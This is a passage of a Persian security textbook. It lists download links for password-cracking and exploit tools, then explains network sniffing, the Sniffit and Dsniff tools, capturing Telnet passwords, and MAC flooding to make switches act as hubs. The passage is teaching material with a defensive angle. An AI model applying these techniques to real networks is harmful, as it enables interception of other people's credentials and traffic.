http://kapheine.hypa.net/authforce/index.php http://packetstorm.securify.com/Exploit_Code_Archive/brute_ssl.c http://packetstorm.securify.com/Exploit_Code_Archive/brute_web.c http://packetstorm.securify.com/NT/audit/nt.remotely.crack.nt.passwords.zip http://www.btinternet.com/~lithiumsoft/ http://packetstorm.securify.com/Crackers/hypno.zip http://packetsorm.security.com/Crackers/ http://www.l0pht.com/l0phtcrack/ http://www.openwall.com/john/ http://www.users.dircon.co.uk/~crpto/ http://www.nmrc.org/pandora/ http://www.noncon.org/noncon/download.html	**ارائه‌دهندهٔ ابزارهای کشف کلمهٔ عبور**
http://www.ebiz-tech.com/pwdump	ارائه‌دهندهٔ ابزار جانبی **pwdump** برای استخراج بانک اطلاعاتی **SAM** را از روی ماشین محلی
http://packetstorm.securify.com/NT/hack/ntfsdos.zip	ارائه‌دهندهٔ ابزار جانبی برای دسترسی به پارتیشنهای **NTFS** در محیط **DOS**
http://home.eunet.no/~pnordahl/ntpasswd/bootdisk.html	ارائه‌دهندهٔ ابزار جانبی برای استخراج بانک اطلاعاتی **SAM** از طریق دیسک بوت تحت لینوکس
http://www.geogiasoftwork.com/ http://www.geogiasoftwork.com/ http://www.fastlanetech.com	**ارائه‌دهندهٔ ابزارهای تحمیل سیاستهای امنیتی کلمات عبور**
http://www.digizen-security.com/	ارائه‌دهندهٔ پراکسی **Achilles** از گروه امنیت سیستم **Digizen**
http://www.wiretrip.net/rfp/p/doc.asp?id=42	گزارشی از حمله به سایت مشهور **Packetstorm** با استفاده از مکانیزم **SQL Piggybacking**
http://www.w3.org/Security/Faq/www-sequrity-faq.html	ارائه‌دهندهٔ اطلاعات بسیار باارزش در مورد امنیت وب

ابزارهای مرتبط با این فصل بر روی *CD* همراه کتاب

جهت استفادهٔ بیشتر محققین و دانشجویان گرامی ، تقریباً تمام ابزارهای معرفی شده در این فصـــل و همچنین صفحهٔ اصلی (Home Page) برخی از سایتهای وب مرتبط با ایـن مبـاحث ، در CD ضمیمـهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:



گام سوّم : نفوذ از طریق استراق‌سمع در سطح لایهٔ شبکه

در فصل قبل روشهائی را که نفـــوذگر برای رخنــه بـه سیسـتم از طریـق برنامـه‌های کـاربردی و سیستم عامل بکار می‌گیرد ، بررسی کردیم. در این فصل نظر خـود را معطـوف بـه حمـلات از طریـق لایه‌های زیرین به شبکه می‌نمائیم. اگر چه می‌توان نفوذ به سیســتم را از طریـق لایـه‌های بـالائی مثـل برنامه‌های کاربردی و سرویس‌دهنده‌هائی مثل وب ، FTP یا DNS برنامـــه‌ریزی کـرد ولیکـن نفـوذ بـه سیستم از طریق لایه‌های زیرین شبکه (مثلاً در سطح لایهٔ IP یا Data Link) بدلیل انعطاف زیاد ، بیشـتر مورد توجه نفـــوذگران حرفه‌ای اسـت. حملـه در ایـن سـطح گـاهی بسـیار مخـرّب و خطرنـاکتر از حملات در لایه‌های بالاتر است چرا که استراق سمع یا تحریف اطلاعـات در سـطح لایـه‌های زیریـن فقط متکی به داده‌های یک سرویس‌دهندهٔ خاص در لایهٔ کاربرد نخواهد بود و نفـــوذگر از این طریق، برای رخنه و حمله به تمام سرویس‌دهنده‌های موجود روی یک ماشـین (یـا حتـی روی یـک شـبکه) آزادی عمل پیدا خواهد کرد. به عنوان مثـال در صـورت اسـتراق سـمع بسـته‌های IP ، ترافیـک تمـام سرویس‌دهنده‌ها در اختیار نفـــوذگر قرار می‌گیرد. در این فصل اینگونه حملات را کالبدشکافی کـرده و تکنیکهائی که امروزه بـــه نامـهای Sniffing ، Spoofing یـا Session Hijacking مشـهورند و همچنیـن ابزارهائی نظیر NetCat را تشریح خواهیم کرد.

بو کشیدن/استراق سمع (Sniffing/Eavesdropping)

Snifferها ابزارهائی هستند که نفـــوذگر از آنها در سطح سخت‌افزار لایهٔ ارتباطی استفاده می‌کنـد. یک Sniffer برنامه‌ای است که ترافیک جاری بر روی شبکهٔ محلی را جمع‌آوری و استراق‌سمع کـرده و بخشهای مفید آنرا در اختیار نفـــوذگر قرار می‌دهد. از آنجائی که یک Sniffer فقط بـه استراق‌سـمع و پائیدن ترافیک بسته‌های IP می‌پردازد و هیچگونه تغییری در آنها ایجـاد نمی‌کنـد ، لـذا عملیـات آن از دیدگاه ماشینهای شبکه مخفی می‌ماند و بسادگی قابل کشف نیست.

نکتهٔ امنیتی

حمله بـه یـک شـبکه از طریـق Sniffers ، جـزو یـکی از خطرنـاک‌ترین حمـلات غیرفعـال (Passive) محسوب می‌شود و به سادگی قابل کشف نیست! یک Sniffer بطـور بلادرنـگ داده‌هـای جـاری بـر روی یک شبکهٔ محلی را ربوده و در اختیار نفـــوذگر قرار می‌دهد؛ در ضمـن قـادر اسـت آنـها را برای پردازشهای آتی در یک فایل ذخیره نماید.

اطلاعاتی که یک Sniffer سرقت می‌کند امنیّت تک‌تک ماشینهای یـک شـبکهٔ محلـی (LAN) را بـه خطر می‌اندازد چرا که بسته‌های جاری روی کانال فیزیکی LAN ، متعلق به یک ماشین خـاص نیسـت بلکه به همهٔ ماشینهای شبکه تعلق دارد. در این بسته‌ها اطلاعات بسیار مهمی حمل می‌شود: بـه عنـوان مثال UserID و کلمهٔ عبور یک کاربر در هنگام برقراری نشســت TelNet ، بسـته‌های پرسـش و پاسـخ

DNS ، پیامهای حساس ، نامه‌های الکترونیکی ، کلمهٔ عبور FTP ، فایلهای اشتراکی در سیستم NFS یا Windows در این بسته‌ها جاسازی (کپسوله) و ارسال می‌شوند. اگر ترافیک جاری برروی شبکه رمزنگاری نشده باشد می‌تواند در خدمت نفوذگر قرار بگیرد. حال باید دید که یک Sniffer چگونه ترافیک جاری برروی شبکه را می‌رباید:

نکتهٔ فنّی

در شرایط عادی ، کارت شبکه فقط فریمهائی را از روی کانال دریافت می‌کند که فیلد آدرس مقصد در آن فریم با آدرس کارت شبکه یکسان باشد؛ ولیکن تقریباً تمام سخت‌افزارهای واسط شبکه (کارت شبکه) از حالتی پشتیبانی می‌نمایند که اصطلاحاً "حالت بی‌قید یا Promiscuous " نامیده می‌شود. وقتی که کارت شبکه در "حالت بی‌قید" تنظیم گردد بدون توجه به فیلد آدرس مقصد در ابتدای هر فریم ، آنرا می‌پذیرد. به عبارت ساده‌تر ، در "حالت بی‌قید" کلیهٔ فریمهای ارسالی روی کانال ، دریافت خواهند شد.

کارتهای شبکه بدین دلیل از این حالت پشتیبانی می‌کنند که گروهی از نرم‌افزارها و ابزارهای مدیریت شبکه به آن احتیاج دارند ولیکن برخی از اوقات این قابلیت امنیت شبکه را شدیداً به خطر می‌اندازد.

نفوذگر باید بتواند به نحوی نرم‌افزار Sniffer را روی یکی از ماشینهای شبکه اجرا نماید. با توجه به آنکه این ماشین می‌تواند هر کدام از ایستگاه‌های شبکه باشد لذا نفوذگر برای نصب چنین نرم‌افزاری بر روی یک ماشین قابل نفوذ ، آزادی عمل بیشتری خواهد داشت. بطور معمول برای نفوذ به یک ماشین و اجرای نرم‌افزار Sniffer روی آن ، یکی از روشهای زیر استفاده می‌شود:

- پیچیده‌ترین و تکنیکی‌ترین روش نفوذ در یک ماشین ، استفاده از روشهائی مثل "درهم شکستن پشته" یا کنترل برنامه‌های کاربردی ضعیف و cgiهای آسیب‌پذیر است. (فصل قبل) بدین نحو نفوذگر پس از در اختیار گرفتن کنترل ماشین ، یک برنامهٔ Sniffer روی ماشین قربانی نصب می‌کند.
- نفوذگر ممکن است برنامهٔ Sniffer را در قالب ضمیمهٔ[1] یک نامهٔ الکترونیکی و با ظاهر یک برنامهٔ اجرایی مفید برای یک کاربر کم تجربه در شبکه بفرستد.
- نفوذگر ممکن است یک برنامهٔ اجرایی سودمند را به یک Sniffer آلوده و در سطح وسیع توزیع کرده باشد. در این مورد در فصل دهم (تحت عنوان Wrapper Programs) توضیح خواهیم داد.
- نفوذگر ممکن است یکی از کاربران یا کارمندان شبکه‌ای باشد که به آن حمله می‌شود. لذا شخصاً یک Sniffer مناسب بر روی یکی از ماشینهای شبکه نصب می‌کند.

به هر روشی که Sniffer بر روی ماشین قربانی نصب و اجرا شود ، ترافیک شبکه با مکانیزم زیر

[1] Attachment

استراق‌سمع خواهد شد:

- Sniffer در اوّلین مرحله از شروع حمله ، سخت‌افزار ارتباطی را در "حالت بی‌قید Promiscuous " تنظیم می‌کند تا تمام فریمهای جاری بر روی کانال شبکه دریافت شود. بدین نحو، تمام ترافیک بسته‌های IP به سمت این نرم‌افزار هدایت خواهد شد.

- سپس Sniffer از بین انبوه بسته‌های دریافت شده ، بخشهای مورد نظر نفوذگر را غربال و استخراج کرده و آنها در یک فایل ذخیره می‌کند. گاهی از اوقات پس از فعال شدن Sniffer بر روی یک ماشین نفوذگر آنرا رها کرده و به دنبال کار خود می‌رود تا با گذشت زمان ، اطلاعات مفید بر روی یک فایل ذخیره شده و در فرصتی مناسب آنرا بطور کامل دریافت نماید. دیده شده است که در برخی مواقع بدلیل فراموشی نفوذگر یا عملکرد ناقص و اشتباه Sniffer ، حجم اطلاعات ذخیره شده بر روی دیسک شروع به رشد کرده و نهایتاً کل حجم دیسک پر می‌شود. گاهی برخی از این Snifferها هفته‌ها و حتی ماهها بر روی یک ماشین بدون اطلاع مسئول شبکه فعالیت می‌کنند. دلیل عملکرد ناقص یک Sniffer ، قواعد نامناسب غربال‌سازی (فیلترینگ) بسته‌ها است؛ دقت کنید که ترافیک دریافتی یک Sniffer ، فوق‌العادّه زیاد است و باید با تنظیم دقیق قواعد غربال‌سازی فقط بخش بسیار کوچکی از آنها پردازش و ذخیره شود.

- اطلاعاتی که یک Sniffer نصب شده بر روی یک ماشین از کل شبکه استراق سمع می‌کند ، بنیانگذار حملات بعدی بر علیه ماشینهای دیگر خواهد بود.

به شکل (۱–۸) دقت کنید: در این شکل Sniffer ، بر روی یک ماشین معمولی نصب شده و به استراق سمع ترافیک جاری بر روی شبکه می‌پردازد. با ربودن کلمهٔ عبور یک کاربر از طریق استراق سمع ، نفوذگر کنترل آن ماشین را نیز در دست می‌گیرد و مجدداً قادر است یک Sniffer دیگر بر روی آن ماشین نصب نماید و حجم استراق سمع را افزایش بدهد و ماشینهای دیگری را فتح بنماید.

ابزارهای Sniffer بسیار متنوعند و هر کدام از تکنیک خاصی استفاده می‌کنند. در ادامه برخی از این ابزارها را تحلیل و تشریح خواهیم کرد. این ابزارها بر روی سیستمهای عامل متفاوتی یافت می‌شود:

- نرم‌افزار رایگان **tcpdump** برای محیطهای سازگار با یونیکس. قابل تهیه از آدرس :

http://www.tcpdump.org

- نرم‌افزار رایگان **windump** برای محیط Windows 98/NT . قابل تهیه از آدرس :


http://netgroup-serv.polito.it/windump/

- نرم‌افزار رایگان **Snort** قابل تهیه از آدرس : *http://www.snort.org/*
- نرم‌افزار رایگان **Ethereal** برای محیط یونیکس و Windows NT قابل تهیه از آدرس:

http://www.etheral.com/

- نرم‌افزار رایگان **sniffit** برای محیطهای سازگار با یونیکس. قابل تهیه از آدرس :

http://reptile.rug.ac.be/~coder/shiffit/sniffit.html



شکل (۱-۸) استراق‌سمع توسط اسنیفر (Sniffer) و فتح ماشینهای دیگر
(از طریق کلمات عبور ربوده شده توسط اسنیفر)

- نرم‌افزار رایگان **Dsniff** برای محیطهای سازگار با یونیکس. قابل تهیه از آدرس:

http://www.monkey.org/~ dugsong/dsniff/

به منظور تحقیق

این شش برنامه بهمراه کدهای منبع آنها (به زبان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشند. آدرس موقعیت آنها بر روی CD ، در انتهای فصل مشخص شده است.

ابزارهای Sniffer برای بکارگیری بر روی واسطهای مختلفی مثل کارت Token Ring یا واسط PPP عرضه شده است ولی به دلیل رواج بی‌نظیر شبکهٔ اترنت (Ethernet) ، اکثر ابزارهای Sniffer برای کارتهای اترنت نوشته شده‌اند. شبکه‌های اترنت در سطح بسیار گسترده‌ای (مبتنی بر **هاب** یا **سوئیچ**) پیاده‌سازی شده‌اند. در ادامه تکنیک استراق‌سمعِ Sniffer از هاب و سوئیچ را بطور مجزا تشریح می‌نمائیم:

استراق‌سمع از هاب: Passive Sniffing


بدلیل قیمت مناسب و کارآئی قابل قبول ، بخش عظیمی از شبکه‌های اترنت با استفاده از هابهای

معمولی پیاده‌سازی شده‌اند. در شبکهٔ مبتنی بر هاب ، فریمی که هر ایستگاه بر روی کانال قرار می‌دهد توسط هاب دریافت شده و مجدداً بر روی بقیهٔ کانالها تکرار[۱] می‌شود. در یک عبارت ساده هاب هر چه را دریافت می‌کند بصورت فراگیر[۲] بر روی تمام خروجیها ارسال می‌نماید. بنابراین ترافیک تولید شده بر روی یکی از کانالهای ورودی هاب روی تمام کانالهای خروجی شنیده خواهد شد. این مفهوم در شکل (۲-۸) نشان داده شده است.

در چنین ساختاری هرگاه بر روی یکی از ماشینهای متصل به هاب ، یک ابزار Sniffer نصب شده و فعال باشد ، بسادگی قادر به ربودن کلّ فریمهای ارسالی از تمام ماشینهای متصل به هاب خواهد بود. بسیاری از نرم‌افزارهای Sniffer برای محیطهای مبتنی بر هاب معمولی نوشته شده‌اند. این ابزارها بطور عام **"اسنیفر غیرفعال"** (Passive Sniffer) نامیده می‌شوند و بطور آرام و مخفیانه فریمهای جاری بر روی LAN را استراق‌سمع می‌نمایند. دو تا از مشهورترین این ابزارها یعنی Snort و Snifitt را معرفی می‌کنیم و سپس Dsniff را تشریح خواهیم کرد:

ابزار Snort

این نرم‌افزار که در آدرس *http://www.snort.org/* در دسترس عموم می‌باشد توسط Martin Roesch نوشته شده است. این نرم‌افزار ترافیک جاری بر روی LAN را ربوده و به روشهای مناسب و موثری غربال کرده و در یک فایل ذخیره می‌نماید. در این نرم‌افزار قابلیت اسکریپت‌نویسی وجود دارد که به آن انعطاف‌پذیری بسیار زیادی بخشیده است. اگر چه به نظر می‌رسد این نرم‌افزار اهداف خرابکارانه و مخربی را دنبال می‌کند در حالی که براحتی می‌توان از آن به عنوان یک سیستم IDS[۳] (سیستم کشف مزاحمت و اختلال) بهره گرفت. در حقیقت عملی که IDS انجام می‌دهد جمع‌آوری و بررسی ترافیک جاری شبکه است؛ دقیقاً مشابه کاری که یک Sniffer انجام می‌دهد. برای ابزار Snort یک موتور IDS (IDS Engine) طراحی شده است که بهمراه قابلیت اسکریپت‌نویسی می‌تواند خدمت بزرگی به مسئول شبکه برای نظارت بر ترافیک جاری شبکه بنماید.



شکل (۲-۸) شبکهٔ محلی اترنت که با هاب (Hub) معمولی پیاده‌سازی شده است

[۱] Repeat
[۲] Broadcast
[۳] Intrusion Detection System

Snort در محیطهای بسیار زیادی قابل اجراست از جمله: Linux ، OpenBSD ، FreeBSD ، NetBSD ، Solaris ، SunOS ، HP-UX ، AIX ، Tru64 ، MacOS X Server ، Windows NT/2000 و IRIX.

به عنوان مسئول شبکه اگر به دنبال یک سیستم IDS مناسب و ارزان می‌گردید ، نرم‌افزار Snort گزینهٔ مناسبی است.

ابزار Sniffit

نرم‌افزار Sniffit برای سالها به عنوان نرم‌افزار حمله به شبکه مطرح بوده است. این نرم‌افزار توسط Brecht Claerhout نوشته شده و در آدرس *http://reptile.rug.ac.be/~coder/sniffit/sniffit.html* در دسترس قرار گرفته است. Sniffit در محیطهای لینوکس ، سولاریس ، FreeBSD ، SunOS و IRIX قابل اجرا می‌باشد.

از دیدگاه نفوذگر، Sniffit دارای مشخصه‌های بسیار مفید و قدرتمندی است:


مثل تمام ابزارهای **اسنیفر** (Sniffer) این نرم‌افزار کارت شبکه را به "حالت بی‌قید" (Promiscuous) وارد می‌کند تا ترافیک جاری شبکه تماماً دریافت شود. انعطاف در غربال‌سازی بسته‌های مفید و غیرمفید این قابلیت را فراهم کرده تا بتوان بسته‌های متعلق به یک ماشین مشخص یا یک پروتکل خاصّ را نگه داشت و بقیه را غربال و صرفنظر کرد؛ مثلاً می‌توان از بین ترافیک جاری بسته‌ها روی شبکه ، فقط بسته‌های متعلق به پروتکل TelNet با شماره پورت ۲۳ (یا مثلاً FTP) را استخراج کرد. در ضمن این قابلیت وجود دارد که بسته‌های غربال شده را بطور همزمان و بلادرنگ بر روی پنجرهٔ خروجی این نرم‌افزار ، مشاهده کرد. استفاده از Sniffit این قابلیت را به نفوذگر عرضه می‌کند تا بتواند بطور همزمان و بصورت محاوره‌ای بر تبادل داده بین پروسه‌هائی که قبل از مبادلهٔ هرگونه داده نیاز به برقراری یک نشست دارند (همانند TelNet ، rlogin یا FTP) بصورت لحظه به لحظه و بلادرنگ نظارت داشته باشد.

اگر نفوذگر بخواهد نرم‌افزار Sniffit را در حالت محاوره‌ای و بلادرنگ اجرا نماید باید آنرا در خط فرمان با سوئیچ i– فراخوانی کند:

```
$ sniffit -i
```

ابزار Sniffit با یک پنجرهٔ مناسب تمام داده‌های مبادله شده در قالب یک نشست (Session) را ربوده و به نفوذگر نشان می‌دهد. پنجرهٔ خروجی Sniffit در شکل (۳–۸) نشان داده شده است. این نرم‌افزار بسته‌ها را بر اساس نشست‌های مختلفی که بین ماشینهای شبکه برقرار شده است ، مرتب و تفکیک می‌کند. معیار جداسازی و تفکیک ترافیک انبوه شبکه ، "آدرس IP و آدرس پورت" بسته‌هاست.

همانطور که در شکل (۳–۸) می‌بینید این نرم‌افزار دو نشست مختلف TelNet را ردگیری و استراق‌سمع کرده است. (براساس شمارهٔ پورت ۲۳) اطلاعات بیشتر در مورد هر نشست با فشار دادن کلید Enter به کاربر عرضه می‌شود. لذا مدیریت نشستهای ربوده شده برای کاربر ساده خواهد بود. لذا




شکل (۳-۸) استفاده از ابزار محاوره‌ای Sniffit برای ربودن UserID و کلمهٔ عبور

نفـــوذگر با انتخاب یک نشست برقرار شده بیـن دو ماشـین در شـبکه ، بـر روی آن تمرکـز کـرده و اطلاعات بیشتر را بدست می‌آورد. بـا تمرکـز بـرروی یـک نشسـت مثـل TelNet ، ابـزار Sniffit تمـام داده‌های حسّاس شامل هرگونه UserID و کلمهٔ عبور را به نفـــوذگر عرضه می‌کند؛ با ایـــن قـابلیت او قادر خواهد بود به سادگی اهداف مورد نظر خود را دنبال نماید.

استراق‌سمع از سوئیچ: Active Sniffing

برخلاف هابهای معمولی در شبکهٔ اترنت که فریم ارسـالی روی یـک کانـال را روی تمـام کانالـها بصورت فراگیر ارسال می‌نمایند ، عملکرد سوئیچها بسیار هوشمندتر از هاب است ، بدین نحو کـه بـا دریافت یک فریم از روی یکی از کانالهای ورودی آنرا بر روی همهٔ کانالهای خروجی ارسال نمی‌کنـد بلکه قبل از ارسال ، آدرس فیزیکی مقصد (Destination Address) را بررسی کرده و فقط آنـرا بـر روی کانالی ارسال می‌کند که ماشین مقصد بدان کانال متصل است. بدیـــن طریـق یـک ایسـتگاه متصـل بـه سوئیچ قادر نخواهد بود ترافیک متعلق به ایستگاههای دیگر را بشنود. شکل(٤-۸) مفهوم کلی ســوئیچ را نشان می‌دهد.

با چنین ساختاری در شبکهٔ اترنت مبتنی بر سوئیچ ، نرم‌افزارهای Sniffer قادر نخواهند بود ترافیک جاری شبکه را دریافت کرده و در اختیار نفـــوذگـر قـرار بدهنـد ، لـذا اسـتفاده از ابزارهـای Snort ، Sniffit و tcpdump در شبکه‌های مبتنی بر سوئیچ چندان فایده‌ای نداشته و فقط فریمهای ارسـالی بـرای همان ماشینی که روی آن نصب شده را دریافت و در اختیار قرار می‌دهنـد و بقیـهٔ فریمـهای در حـال تبادل روی شبکه از دید Sniffer مخفی می‌ماند.



شکل (٤-٨) شبکهٔ محلی اترنت که با هاب (Hub) معمولی پیاده‌سازی شده

برای جبران این مشکل که "اسنیفرها قادر به استراق‌سمع اطلاعات دیگران از سوئیچها نیستند" ، ابزارهای مفید و در عین حال خطرناکی تهیه شده است که سوئیچهای ضعیف و قدیمی را گمراه می‌کند. این نوع از سوئیچها به وفور در بازار فروخته شده‌اند و ممکن است سوئیچ شبکه‌ای که شما مسئول آن هستید از همین نوع باشد ، لذا به بخش بعدی دقت کنید. در این زمینه نرم‌افزار Dsniff را معرفی می‌کنیم.

ابزار Dsniff

این ابزار توسط گروه Dug Song نوشته شده و دربرگیرندهٔ ابزارها و تکنیکهای بسیار منعطف و متنوعی برای استراق‌سمع و ربودن فریمها از روی شبکه می‌باشد. این ابزار در سایت *http://www.monkey.org/~ dugsong/dsniff/* در دسترس می‌باشد. Dsniff بر روی لینوکس، OpenBSD و سولاریس قابل اجراست و تمرکز اصلی آن بر روی ربودن اطلاعات از روی کانال انتقال شبکهٔ LAN و تحلیل بسته‌ها ، دسته‌بندی و استخراج اطلاعات حساس از آنهاست. در ادامه برخی از قابلیتهای Dsniff را بررسی می‌نمائیم. Dsniff ترافیک جاری بر روی شبکه را بر اساس شمارهٔ پورت و مشخصات پروتکل لایهٔ کاربرد ، دسته‌بندی کرده و بسته‌های مرتبط با بسیاری از پروتکلهای مشهور را استخراج و تفسیر می‌نماید. یعنی بسته‌هائی که در لایهٔ کاربرد و از طریق پروتکلهای مشهور تولید و مبادله می‌شوند را بصورت مجزا و بر اساس تمایل و انتخاب کاربر ، در اختیار قرار می‌دهد.

Dsniff قدرتمندترین و خطرناکترین اسنیفر موجود

مجموعهٔ پروتکلهائی که Dsniff بسته‌های متعلق به آنها را دسته‌بندی و تفکیک کرده و در اختیار نفوذگر قرار می‌دهد باورنکردنی است. این پروتکلهای لایهٔ کاربردی عبارتند از:

FTP ، TelNet ، SMTP ، HTTP ، POP ، poppass ، NNTP ، IMAP ، SNMP ، LDAP ، Rlogin ، RIP،
OSPF ، NFS ، YP/NIS ، SOCKS، X11 ، CVS ، IRC ، AIM ، ICQ ، Napster ، PostgreSQL ، Meeting

Maker ، Citrix ICA ، Symantec pcAnywhere ، NAI Sniffer ، Microsoft SMB ، Oracle SQL Net، Sybase SQL ، Microsoft SQL.

تقریباً هیچ متخصص تمام عیار و کاملی قادر نخواهد بود درون فایلی که در آن هزاران بستهٔ بصورت درهم و پراکنده ، ذخیره و ربوده شده ، بدنبال ردّپای بسته‌های این همه پروتکل بگردد ، آنها را پردازش ، بازسازی و تحلیل نماید!!!

شاید به نظر برسد که این ابزار قدرتمند فقط برای یک نفوذگر حرفه‌ای سودمند است در حالی که بهترین استفاده را مسئولین سیستم و مهندسین امنیت شبکه از آن می‌برند. چرا که این ابزار می‌تواند بعنوان یک سیستم قدرتمند IDS (سیستم کشف مزاحمت) خدمات شایانی به مسئولین شبکه بنماید.

به غیر از پشتیبانی بی‌نظیر Dsniff از پروتکلهای لایهٔ کاربرد و توانایی تفکیک ترافیک تولید شده توسط آنها ، قابلیتهای جانبی آن نیز بقدر کافی قدرتمند و خطرناکند. در ادامه با این قابلیتها آشنا می‌شویم:

Dsniff مثل شمشیر است. در دست شما برای پاسداری از امنیت شبکه و در دست دشمن شما برای حمله به شبکه!!! باید قابلیتهای چنین ابزاری را بشناسید و در فکر خنثی کردن آنها (وقتی بر علیه شما استفاده می‌شود) باشید!

از کار انداختن سوئیچها از طریق ارسال سیل‌آسای بسته توسط Dsniff

Dsniff دو روش برای ربودن و استراق‌سمع فریمها از سوئیچها عرضه کرده است. همانطور که اشاره شد اکثر نرم‌افزارهای Sniffer در شبکه‌ای که بجای هاب از سوئیچ استفاده شده از استراق سمع عاجز می‌مانند. روشهائی که Dsniff برای بی‌تاثیر کردن سوئیچها استفاده کرده به شرح ذیل است:

در تکنیک اوّل Dsniff از روشی استفاده می‌کند که آنرا Macof نامیده و مبتنی بر ارسال سیل‌آسای بسته‌ها به سمت سوئیچ است. بگونه‌ای که می‌دانید هر کارت شبکه یک آدرس منحصر بفرد و یکتای جهانی دارد که در کارخانهٔ سازنده بر روی EPROM یا E^2PROM حکّ می‌شود. در حقیقت این آدرس، سخت‌افزارِ ماشینِ مقصد را جهت دریافت فریم از روی کانال تحریک (تریگر) می‌کند.

سوئیچها تا موقعی که از طریق کابل به یک کارت شبکه متصل نشوند هیچ اطلاعی از آدرس سخت‌افزاری کارتهای شبکه ندارند بهمین دلیل در هر سوئیچ اندکی فضای حافظهٔ RAM تعبیه شده تا با دریافت یک فریم از روی یک کانال ، آدرس مبداء (Source Address) آن فریم را ذخیره کرده و در آینده از آن آدرس بعنوان مبنای راهگزینی فریمها (Switching) استفاده نماید. بسیاری از سوئیچها با دریافت یک فریم از یکی از کانالهای ورودی سریعاً آدرس مبداء آن را درون حافظهٔ خود جستجو می‌کنند و در صورتی که آدرس جدیدی باشد آنرا ذخیره می‌نمایند.

مکانیزمی که Dsniff برای گمراه کردن سوئیچ به کار برده ، ارسال سیل‌آسای فریمهائی است که دارای آدرس مبداء کاملاً تصادفی و بی‌ربط هستند. سوئیچ در مواجهه با این فریمها مجبور است همهٔ آدرسهای مبداء را درون حافظهٔ خود ذخیره کند و این عمل باعث پر شدن حافظهٔ سوئیچ از آدرسهای آشغال خواهد شد. برخی از سوئیچها در هنگام پر شدن حافظهٔ خود، از عمل سوئیچینگ (مبتنی بر آدرس مبداء و مقصد) صرفنظر کرده و مثل یک هاب معمولی عمل خواهند کرد یعنی با دریافت یک فریم ، بدون مراجعه به جدول آدرسها در حافظه ، آنرا بصورت فراگیر (Broadcast) روی تمام کانالهای خروجی ارسال می‌نمایند؛ این همان چیزی است که یک نفوذگر بدنبال آن بوده است چون حالا قادر است به ترافیک ارسالی از تمام ماشینها گوش بدهد!!! پس از آنکه سوئیچ در اثر پر شدن حافظه به یک هاب معمولی تبدیل شد ، نرم‌افزار اسنیفر (Sniffer) قادر خواهد بود ترافیک شبکه را ربوده ، دسته‌بندی کرده و در اختیار کاربر قرار بدهد.

